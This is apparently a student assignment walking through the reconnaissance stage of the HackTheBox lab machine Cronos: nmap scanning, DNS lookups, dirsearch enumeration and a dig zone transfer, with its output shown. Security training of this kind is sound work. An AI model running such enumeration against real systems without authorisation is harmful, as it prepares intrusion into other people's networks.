Sri Lanka institute of Information technology

Faculty of Computing

OHTS ASSINGMENT

Web Application Exploited

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
(IT16011076)

In this document I'll be demonstrating how web application can be exploited.


Step 01

Start with usual Nmap gun,




Step 02

The result show port 22,53,80 is open, let's start by investigating the HTTP service on port 80.




Step 03




It’s just the apache default page. Let’s have a look on DNS service on port 53 and see if we can find any host names.

Step 04


Using nslookup will instruct it to query the remote machine by entering the server parameter and the remote machines IP address and then enter the IP address again. We can see there has a hostname of cronos.htb,



We open our /etc/hosts files to text editor.




Add the IP address of remote system and hostname to the file and save it.




Step 05


Then we can access the web page on the remote machine. There have some hyperlinks on here with a low-level web application framework.




Step 06

Have a look on directiry's using the cronos host name name we found. Will be once again using dersearch and we'll specify a PHP extension.







There seems to be some content on here. Let’s take a look at the rabots.txt file.




There’s nothing of any relevance on there and also there’s a web config file.





Step 07

Okay so let’s do some more DNS enumeration. Look for dig axfr transfer on the hostname. We can see some more domains listed. As an admin domain on here, so let’s go on up desk to the /etc/host files.





```
root@tiger5tyle:~# dig axfr cronos.htb @10.10.10.13

; <<>> DiG 9.11.4-2-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 63 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Mon Sep 02 14:32:14 EDT 2019
;; XFR size: 7 records (messages 1, bytes 203)

root@tiger5tyle:~#
```

Again add the IP address on the admin.cronos.htb. now let's visit the admin in our browser.







